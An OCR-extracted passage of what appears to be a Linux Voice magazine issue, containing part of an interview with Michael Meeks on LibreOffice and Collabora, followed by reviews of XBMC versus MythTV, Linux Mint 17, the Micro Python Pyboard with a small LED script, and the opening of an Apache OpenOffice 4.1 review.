to send a texture over to this and get it back, you have to put it in a special bit of memory, and this is specially DMA'd over and you do something and it specially comes back later, and this is lot of kernel transitions, round trips, pain and aggravation. You have to copy everything: put it in a physical bit of memory somewhere that is in the DMA aperture. The next evolution is these Intel integrated graphics chips. They share the same memory, but again you have to move it into an aperture. Because you're talking physical memory not virtual, any pointer you have in this space is meaningless to the graphics chip. It will see it as a number, but it can't see where this is in physical memory. Traditionally, they could only map a small part of physical memory.

HAS [Heterogeneous System Architecture] is a thing from AMD, Imagination, ARM, etc. The basic idea is to give the GPU virtual memory address space, so the GPU and the CPU are both able to work on the same chunk of memory, follow pointers, follow linked lists, do stuff, and this means that you can move work across to the GPU much more easily: zero copy, not even having to manipulate your structures, so you can start to get the GPU to act on something – like spreadsheets for example – so you can get an advantage with a very small amount of data.

LV It's surprising that people use spreadsheets to the extent that they need GPU acceleration.

MM: It's surprising what people do with spreadsheets, and they typically extend them to the point that they're too slow, and only then do they typically do something about it.

LV But then they get OpenCL and they can make them even more hideously complicated!

MM: Yeah. Then they can do stupid stuff even more, and it actually make the thing glow. Even HR people, you'll see them doing **vlookup()**'s on salaries and trying to find out how many hours a week they spent in each area for each of these people in each day, and the days keep growing, and it's building a huge table behind the scenes to say: bill this much for this month, etc.

LV How do you decide which of these things are important?

MM: AMD came to us and encouraged us to work on this. It makes sense, because it's power efficient – the CPU is clocked at gigahertz, and the GPU is clocked much lower and it gives a much wider power profile.

That's GPGPU. There's loads more we can do there – faster JPEG loading, faster rendering into the graphics domain, GL stuff. It's the future of rendering. Even Microsoft is using it now. The beauty of WebGL is that it means you have to have GL everywhere, so finally there's grunt behind this standard that means it'll be ubiquitous. It's just a shame that there's some divisions in the GPGPU space: there's OpenCL, but there isn't WebCL, there's Google's thing which is a shame. GL now works on Windows, Linux and Mac, so it's brilliant to have that rendering kit.

In LibreOffice on Windows, you have a scene that's rendered in GDI (which is the native toolkit), and we want to composite things on top of this. So you have the GDI rendering – which is hardware accelerated anyway – going into a texture, but you can't get that texture to composite another GL thing on top of it, so you end up with a square window which is really horrible.


LV What else is coming?

MM: Better integration, document management systems. There's this thing called LibreOffice Kit that we're producing that enables you to reuse LibreOffice on the phones. They're better document indexing and conversion in the background.

LV It sounds like you're doing much more support than you were five or six years ago.

MM: This is really a Collabora thing. Collabora Productivity is really doing a

Michael left SUSE in 2013, taking most of its LibreOffice developers with him to start Collabora.


"We have to sell a lot, so I spend a lot of my time selling consultancy – but I love to code".

lot of that, and we love people to use LibreOffice. If they can't because there's no support, we'd love to support them. If they can't because it's missing a feature, we can close that gap and off they run. I think we're lubricating – getting LibreOffice into everywhere.

You've been involved in LibreOffice and OpenOffice for a long time. Have you seen it become more popular in the commercial world?
MM: I think there are certainly areas where it's very popular and it's growing quite rapidly. I think a lot of people are using it without paying anything. If you want to see a 150,000-seat deployment, you can go to Spain, and that's great. What we really want to make sure is that when people deploy it, they have services and support so that we can reinvest in making the product better. We want to make a virtuous cycle so that we can grow. Lots of business are doing that. If you look at the companies around the ecosystem, many years ago it was Sun, Red Hat, Suse – that's about it. These days, there's not Sun or Oracle, but there is Red Hat and Suse, and there's a company called CloudOn which is investing a lot of money. There's Igalia, which is a consultancy doing a whole load of stuff. Collabora of course, Synerzip, Atomic, Ericsson – lots of companies are starting to get around this.

"People feel that they are a part of LibreOffice in a way that I never saw with OOo."

Is that something that's part of LibreOffice, or something that's come over from OpenOffice?
MM: I think that's part of LibreOffice. It is a vendor-neutral space where everyone is equal and we want people to get involved. No one is privileged – Collabora Productivity may employ the largest group of the most skilled developers (we have something like 12 certified developers) and nine out of the 20 top committers, but certainly not 100%, and we're eager for competitors to come in. With my board hat on, I spend time building business for our competitors, so there's no one who dominates it.

Apache is still developing OpenOffice. How do you see that going?
MM: We're diverging pretty rapidly. I think virtually everything I've told you is distinctive to LibreOffice thus far. We get commits from them that we include where they're suitable. Not every commit gets included. Two thirds do.

People feel that they own and are part of LibreOffice in a way that I never saw before with OpenOffice. It is something that people can be loyal to, passionate about and spend their evenings going that bit extra. They're unhappy when they get pulled off onto some other consulting project because they really want to make this absolutely beautiful for the project. It's a great feeling.

Do you spend most of your time now managing people and talking to the press?
MM: Gosh! I don't talk to the press nearly enough! Almost no one knows about Collabora Productivity, which is a shame, but there's quite a lot to do.

I love to code – that's the problem – but I have to sell, so I spend a lot of my time building pitches, investigating what can be done, going to companies and saying "hey, would you like to invest in this", and chasing that sort of thing.

Is there anything you've learned from putting together pitches that could be learned by other open source projects?
MM: Let me give you the LibreOffice pitch. "It's easy for me to sit down and show our financial controller a feature she doesn't know in Excel or LibreOffice, and she works in it all day. There are features that could make her more productive, but since people don't really use most of the features, two questions: Why not? And why are we paying for them? You can actually solve both of these in a single blow using LibreOffice. We'll provide you with a subscription for about a twentieth of the cost of Microsoft Office and secondly you can use the money you've saved to train your staff who think they know how to use the software. You're probably going to have to do that anyway to move to LibreOffice. What you discover when you start training people is that they're like 'wow, it can do that', or 'oh! It does this'. Of course, there are some rough edges, but we can fix those. People can become more productive, and save money and move to LibreOffice so you win in every direction."

That's the pitch. I think we can save people a significant amount of money, we can move them to open formats. There are lots of reasons people want to do that, cost saving is one, but common sense is better. There's security – we live in an era that's very concerned about documents and leakage and so on. In the UK, the cabinet office are doing a fantastic job at the moment. They're doing a lot of good things

They certainly seem to say a lot of good things...
MM: I think those have an impact, but it always takes time. We've been involved with the ODF consultation. If you want competition, and you want lots of implementations you can choose from, ODF is a great choice. To privilege the incumbent (with 90%+ market share) by using a format they created as an exact cardboard cut out of their suite is a really foolish way of encouraging competition. Lucky, the Cabinet Office has done the right thing and chosen ODF, and they seem to be still going through the process of making that recommendation, but I think that's a sign of deep clue-fullness.

Write once,
deploy everywhere.

ubuntu

Support Krita on Kickstarter!

Help bring your favourite painting application to the next level...

http://www.krita.org/kickstarter.php

LINUX VOICE REVIEWS

The latest software and hardware for your Linux box, reviewed and rated by the most experienced writers in the business

Andrew Gregory
Vodafone spying on us, eh? Mass-market open hardware can't come soon enough.

The hardware acquisition department at LV Mansions is at it again. I've put in a request for an old machine that a local business is getting rid of. The price is £50 for the bare machine, or £60 with Windows Vista. Naturally I've gone for the Vista option – more on that in a bit.

The thing is that these machines are perfectly capable of running Windows 8 – it's just that in order to upgrade them, the organisation will need to buy more Windows 8 licences. So the machines are useless, which is why they're heading our way. That's perfectly usable hardware, which the IT chappie acknowledges is perfectly good. It's just that, in the parlance of consumer IT, it has become 'obsolete'. What a shame. What a waste. The cycle continues, and it's only by a stroke of luck that these precious bundles of copper, plastic and rare metals aren't going into a skip.

Visions of Vista

I'm keeping a fresh install of Vista on there because I'm curious. I'd like to see how fast it boots when it's fresh, and how that compares to a week, a month, six months down the line. We all know that Linux is safer, faster and more reliable than other operating systems, and this is an ideal chance to prove it and have some fun in the process.
andrew@linuxvoice.com

On test this issue...

BOOKS AND GROUP TEST

So much of our media is owned by a handful of proprietors that it's hard to get a view of what's really going on in the world. The BBC never reports on the changes that are going on in the NHS, for instance, perhaps (though we couldn't possible comment) because it doesn't want to bite the governmental hand that feeds it. This is why RSS is important. With the right aggregator you can create your own news feed, without all the intrusive advertising, monitoring and propaganda. And in Book Reviews the paranoia continues, with more japes from our pals at the NSA!

CHRIS HADFIELD
AN ASTRONAUT'S GUIDE TO LIFE ON EARTH
NO PLACE TO HIDE
Edward Snowden, the NSA and the Surveillance State
GLENN GREENWALD
BREW YOUR OWN British Real Ale
OVER 100 RECIPES TO TRY
3RD EDITION
Graham Wheeler

XBMC vs MythTV

Graham Morrison dims the lights, gets the popcorn and settles down for the Clash of the Linux Media Player Titans.

DATA

MythTV 0.27.1
Web mythtv.org
Developer Isaac Richards
Licence GPLv2

XBMC 13.1
Web http://xbmc.org
Developer Team XBMC
Licence GPLv2


Five or six years ago, coercing desktop Linux into some kind of television recording, music playing, video watching set-top-box was a lifestyle choice. It took so much time and continual effort that you were spared the pain of watching the rubbish you were recording. The main offender was MythTV, an application worthy of the much overused word 'behemoth'. It's a monstrous creature that only time and respect can calm; wonderful and frustrating, complex and powerful in equal dosage.

XBMC isn't a new pretender to the crown, nor is it a direct replacement for MythTV, but it has become a more attractive alternative for many of us. It's also been around for many years, famously taking its name from the Xbox games console it originally subverted, and XBMC is now a very polished, very modular media centre that runs on many different platforms, and it always manages to look great and perform effortlessly. More importantly, it doesn't suffer any of the old analogue cruft that can hold MythTV back. So when both projects pushed out major releases within weeks of each other, we couldn't resist the opportunity to pit them both against one another.

> "XBMC has been designed to work with third-party recording and scheduling servers."

Front-end to front-end

MythTV is a complete digital television recording solution that's split into two parts: one part handles the recording hardware and the scheduling of the recordings, while the other part runs on the hardware connected to your television. These are known as the back-end and the front-end respectively, and you can have more than one front-end connected to more than one back-end. The front-end can also be augmented through plugins, and can be made to access your movies, photos, music and other media. This part is most similar to XBMC.



Resolution: 1920x1080 - 16:9
This theme is based on, and inspired by, the original XBMC skin called Aeon by Duncan Harris. When using this theme you should select the customized menu called 'MythAeon' as this menu lay-out and items are tailored for this particular theme.


New skins can be downloaded and installed in MythTV, but you may need to reconfigure menus separately.

XBMC can also be expanded through the addition of many plugins, but by default, it will access your photos, movies and music collections through a television-friendly interface. While it doesn't offer the same functionality as MythTV's back-end directly, XBMC has been designed to work with third-party recording and scheduling servers that turn it into a fully fledged television recording solution. One of those servers can even be the MythTV back-end, if that's not too confusing, although most people have migrated away to TVheadend.


One of the biggest problems with MythTV is configuring the back-end. You need to get your hardware working, navigate database configuration and permissions and understand the nature of the broadcasts that you want to capture. There's no one-click option for Freeview or Freesat in the UK, for example, and there's very little help within the tools.

Hardware decoding

All of which leads us to XBMC and MythTV's front-ends. Both can be installed with very little fuss and very few dependencies. Thanks to XBMC's popularity, and the fact it originated on a system with a decent


WEDNESDAY, JUNE 04, 2014 | 10:47 PM
BBC Red Button
200 BBC RED BUTTON
Springwatch Extra Live Cams (News)
301 BBC RB 301
BBC News at Ten (News)
1 BBC ONE WEST
Episodes (Entertainment)
2 BBC TWO
Football (Sports)
ITV News & Weather (News)
3 ITV
My Last Summer (Education/Science/Factual)
4 CHANNEL 4
Jack Taylor (Film)
5 CHANNEL 5
I Wanna Marry "Harry" (News)
6 ITV2
10:00 PM
10:30 PM
FOOTBALL - "ENGLAND V ECUADOR"
TODAY, 7:30 PM - 10:10 PM (160 MINUTES)

Adrian Chiles is joined by Glenn Hoddle, Lee Dixon and Ian Wright for live coverage of England's first World Cup warm-up game in Florida, as they play Ecuador in Miami.



Act of God
9:00 PM - 10:25 PM • Movie/Drama
Thriller in which a heart surgeon (Emmy Award winner David Suchet) and an ex-detective are forced to pay an awful price after choosing the life of one patient over another. (2009)


MythTV (left) can look very good, but XBMC always seems to look better – mainly thanks to its composited and unified rendering engine.

Live TV

MythTV has the ability to play live TV at its core, while XMBC can add much of the same functionality through a plugin (we tested both the TVheadend and Mythtvback-end PVR back-ends). Navigating the plugins list can be tricky, and we encountered a bug in XBMC that enabled both plugins by mistake, but everything else worked. Pausing, rewinding and live recording on both XBMC and MythTV is almost identical, with XBMC having the advantage of a clearer interface.

We've previously run MythTV for many years, and its scheduling and recording stability is peerless. But after a few months with XBMC and Tvheadend, we've encountered a few stability issues. Sometimes the connection to the back-end will be lost without reason, especially when rewinding through a remote buffer, and there feels more of a performance hit when you access the back-end over a network, but it still works well. We've watched and recorded SD and HD streams with stereo and multichannel audio, and both work excellently.

One area in which XBMC really excels is with the integration of live video within the EPG and channel selector. The accelerated UI makes short work of scaling the video into a thumbnail, or compositing it behind the EPG, and MythTV can't touch it for these features, which becomes an important feature if you're using one of these as your main TV. XBMC also works much better in windowed mode, which is essential if you're watching on your desktop while doing some work.




MythTV supports interactive television in the UK, which may make the choice between them easier to make.

graphics card but only a 733 MHz CPU, it's always been able to make best use of graphics acceleration. It works well with OpenELEC running on a Raspberry Pi, for instance, and we've had a great experience running the latest builds on the Matrix ARM mini-PC, although those builds are curated and customised by Matrix themselves to make best use of the hardware. Version 13 also adds hardware decoding to a variety of Android device, most notably the Amazon Fire TV and the OUYA, so a diminutive, silent ARM-powered media player is a definite possibility with XBMC. MythTV's hardware deciding isn't so advanced. There's none for the Raspberry Pi and we've had little success trying to create custom builds ourselves. This restricts the front-end to being an HTPC or a laptop, or possibly a SteamBox if you're going to play Linux games anyway.

Hey good lookin'

Getting around the interface of each depends on the skin being used. XBMC's default has set the standard in GUI navigation for a television, and once you get your head around its quirks and pseudo file-system approach to navigation, it's easy to understand and use. With decent hardware acceleration, even the Raspberry Pi can conjure up 1920x1080 composited pixels of video. MythTV's user-interface has had something of an overhaul with recent versions, and we think this is thanks to competition from XBMC. MythUI is the framework, and it now takes advantage of OpenGL and Qt accelerated rendering. The results can be excellent, and our favourite theme – MythAeon – takes inspiration from XBMC's original skin. But it's more detached from playback than XBMC, which can composite the video behind the GUI or access many of the same user-interface elements whilst playing media. XBMC is also much better at juggling the video resolution with the native resolution of your display, which helps dramatically with font quality and on-screen rendering.

Having used both extensively over the last couple of weeks, and having previously been big fans of all things MythTV, we're surprised and slightly saddened at just how much better XBMC has become. It works on more hardware, it's more accelerated and looks and behaves much more seamlessly. Its plugin architecture and playback options are easier to understand and it general feels much more modern. MythTV has the slight edge when it comes to scheduling and stability, but that can be solved by using the MythTV back-end with XBMC. All things considered, there's no contest. XBMC has won. LV



Twitter Feeds

Author: Romans I XVI
Version: 1.0.1
Rating:

These days many television programs have an associated twitter account "@" or topic hashtag "#". Some programs even display the tweets of viewers in real time, thus the inspiration for this addon.

This addon enables you to follow the conversation associated with any show you are watching, or for that matter any other twitter conversation that is

Apart from its appearance, the best thing about XBMC is the number of plugins that can be added to make your system even more awesome.

LINUX VOICE VERDICT

XBMC It's got a 3D user-interface. It's got more plugins that you'll ever need, and it runs on anything.

★★★★★

MythTV Hasn't developed rapidly enough to meet the competition, and while still unrivalled for stability, it's getting left behind.

★★★☆☆

Linux Mint 17 Qiana

This new release of the world's favourite desktop distro will be supported until 2019 - unlike Roy Batty. **Mike Saunders** takes a look.

DATA

Web
www.linuxmint.com
Developer
The Linux Mint Team
Price
Free to download


There used to be a time when the Linux desktop was a constantly in-progress revolution, with improvements and regressions flowing in at a breakneck rate, and each new distro release felt substantially different to the one before. Those were good days, despite the number of installations and re-installations we all did, being desperate as we were to experience the cutting-edge of everything Linuxy.

Mainstream desktop Linux has matured since then; it's stable, it does a fantastic job, and most of us don't need radical changes every six months. We just want things to work, and get out of the way, leaving us to use our applications. Clement Lefebvre, the lead developer of Linux Mint, really gets this – so version 17 of his distro is rather conservative in nature.

Mint 17 is a Long Term Support (LTS) release, based on Ubuntu 14.04. This means that it will receive bugfixes and security patches until 2019, making it a good choice for businesses and production environments. Lefebvre has also changed Mint's release strategy going forward: the next major release, Mint 18, will be based on the next Ubuntu LTS version in 2016, while Mint 17.1, 17.2 etc will provide relatively small upgrades with newer versions of packages in the meantime. We really like this approach – it provides long-term stability with access to new applications periodically.

"Clement Lefebvre and his team have refined the whole experience of using Linux Mint."

As mentioned, there aren't many whizz-bang new features in this release to coo over, but Lefebvre and his team have refined the overall experience of using Linux Mint. The Update Manager, for instance, has had an interface overhaul, providing more information about packages to be installed, so you can see whether an update is a security fix or a backport of an application. It's also smoother in use, no longer waiting for NetworkManager or locking the APT cache.



Helps installing security updates and new versions of packages.

The Update Manager now helps to distinguish between backports, security fixes and other types of update.


The Driver Manager, meanwhile, can install drivers without access to an internet connection – it can use the boot media instead. This is a sensible move, because it enables many laptop users to get online straight away, and not have to plug in an Ethernet cable and download Wi-Fi drivers separately.

Efficiency gains

There's now a single Language Settings tool that works across the Cinnamon, Mate and Xfce desktops, while the Welcome screen no longer has to load WebKit libraries, so it starts more quickly and uses less RAM.

Desktop software-wise you'll find Cinnamon 2.2.13, Mate 1.8, LibreOffice 4.2.3, Firefox 28, Thunderbird 24.4, VLC 2.1.2 and Gimp 2.8.10. This is all built on a base of kernel 3.13.0 and X.Org Server 1.15.1, compiled with GCC 4.8.2. Of course, everything in the Ubuntu 14.04 repositories is also available to Mint 17 users, and a lot of documentation can be shared between the distros too.

Mint 17 isn't sexy or exciting, and if you're a Mint 16 user you may be tempted to avoid the upgrade. But it's well worth it, both to get the latest software updates, and to know you'll be secure for many years down the road.



Mint 17's interface is largely the same as in previous releases (this screenshot shows the Cinnamon desktop).

LINUX VOICE VERDICT

Mature, reliable and with five years of support ahead. It's boring, but for an LTS that's exactly what we want.

★★★★★

Micro Python & Pyboard

Is it an Arduino? Is it a Raspberry Pi? No it's another prototyping platform, with a built-in accelerometer. **Les Pounder** investigates.

The success of open source hardware platforms had brought forth many new ideas and projects, and the newest kids on the block are Pyboard and Micro Python. The project is the brainchild of Damien George from Cambridge, and is a tiny ARM microcontroller platform (the Pyboard), which is programmed using a lean re-write of Python 3 (Micro Python).

The board has two main ports: one for a micro USB connection, the other for MicroSD cards, which can be used to store your scripts. Next we can see a lot of tiny holes in the board, which provide access to the microcontroller and enable us to connect many different types of electronic components. There are also two microswitches: one is reserved for resetting the board; and the other can be used in your projects. Finally there are four small LEDs that are used to show activity/power to the board, but which can also be used in your projects.


To program the board, you simply connect it to your PC with a micro USB cable. After a few seconds the inbuilt 1MiB flash storage is mounted and available for use. In the storage you will see four files, but the two main files we are interested in **boot.py** and **main.py**. In **main.py** we can write our own Python project using our favourite editor, then save, eject the drive and reset the board. Hey presto: your project is working! The inclusion of a micro SD slot enables you to add further programs to your board and save information such as sensor data to the card.

Yes, but what can it do?


The board's functionality is comparable to an Arduino, with connections for PWM (Pulse Width Modulation) and analogue-to-digital conversion. For this review we wrote a simple script called **accel.py** (**https://github.com/lesp/Micro Python**) that would illuminate two LEDs based on how far the board was tilted in an X and Y direction, accessing our favourite feature of the Pyboard: its accelerometer. We then connected the two LEDs, one to connection X1, the other to X12, as they were very near to ground (GND). It's not hard to see this being adapted to create a quadcopter.

So where does the board fit into the vast sea of products already on the market? Whereas the Raspberry Pi is a full computer, the Pyboard is a microcontroller in a similar vein to the Arduino platform, and we see it as an alternative to the Arduino for those who are already competent with Python. The use of the familiar Python language is a great boost to the board, enabling anyone to quickly prototype hardware projects.

The Pyboard is a remarkably well made piece of kit, with lots of expandability and potential for great projects. Couple this board with the lean implementation of Python 3 that is Micro Python and we have an alternative platform for Python-based hardware hacking. With none of the overheads that a Raspberry Pi has, by which we mean external devices and peripherals. If you need a small board for a single task then why not consider trying this on for size?



The Pyboard measures just 33 x 40 mm and weighs 6g. There's a tutorial at **http://tinyurl.com/o529no5** that illustrates how easy it can be to use it with a servo.


main.py - /media/4421-0015/main.py
File Edit Format Run Options Windows Help

```
# main.py -- put your code here!
import pyb
from time import sleep
accel = pyb.Accel()
SENSITIVITY = 6
x1_pin = pyb.Pin.board.X1
g = pyb.Pin(pyb.Pin.board.X1, pyb.Pin.OUT_PP)
x12_pin = pyb.Pin.board.X12
h = pyb.Pin(pyb.Pin.board.X12, pyb.Pin.OUT_PP)


def lightup():
    g.high()

def lightup2():
    h.high()

while True:
    x = accel.x()
    y = accel.y()
    if abs(x) > SENSITIVITY:
        lightup()
        sleep(0.5)
    elif abs(y) > SENSITIVITY:
        lightup2()
        sleep(0.5)
    else:
        g.low()
        h.low()
```

The **main.py** file is just a text file on the internal memory.

DATA

Web
http://micropython.org
Developer
Damien George
Price
£28 (On sale from July)

LINUX VOICE VERDICT

Great connectivity, small size and lovely Python make this a great alternative to the Pi and Arduino.

★★★★☆

Apache OpenOffice 4.1

Once the poster child of open source software, OpenOffice has fallen behind in recent times. It the latest release good enough for it to regain its lead?

DATA

Web
www.openoffice.org
Developer
The Apache Software Foundation
Price
Free under Apache Licence 2.0

OpenOffice's fall from prominence in the Linux world has been dramatic. A few years ago it was in the standard installation of almost every distro – but now it's almost nowhere to be seen. After the highly publicised split from LibreOffice and later move to the Apache Foundation, almost all Linux users went with the new suite. However, on other platforms, OpenOffice remains the dominant open source office suite. The project's SourceForge page is reporting over a million downloads per week, so while OpenOffice may not be in the Linux spotlight at the moment, it's still one of the most widely used open source projects.


Following its move to the Apache Foundation in 2011, and the release of versions 4.0 and 4.1, OpenOffice has moved to a 'release when it's ready' approach, so we don't know when 4.2 will be available.


The main feature of 4.0 (released in July 2013) was a re-worked sidebar. This came courtesy of IBM, which has taken an interest in keeping the project moving since it stopped developing Lotus Symphony. The most hyped feature of 4.1 is improved accessibility for blind users. However, this is only available for Windows users. Of course, these haven't been the only changes.

"IBM has been taking an interest in the project since it stopped developing Lotus Symphony."

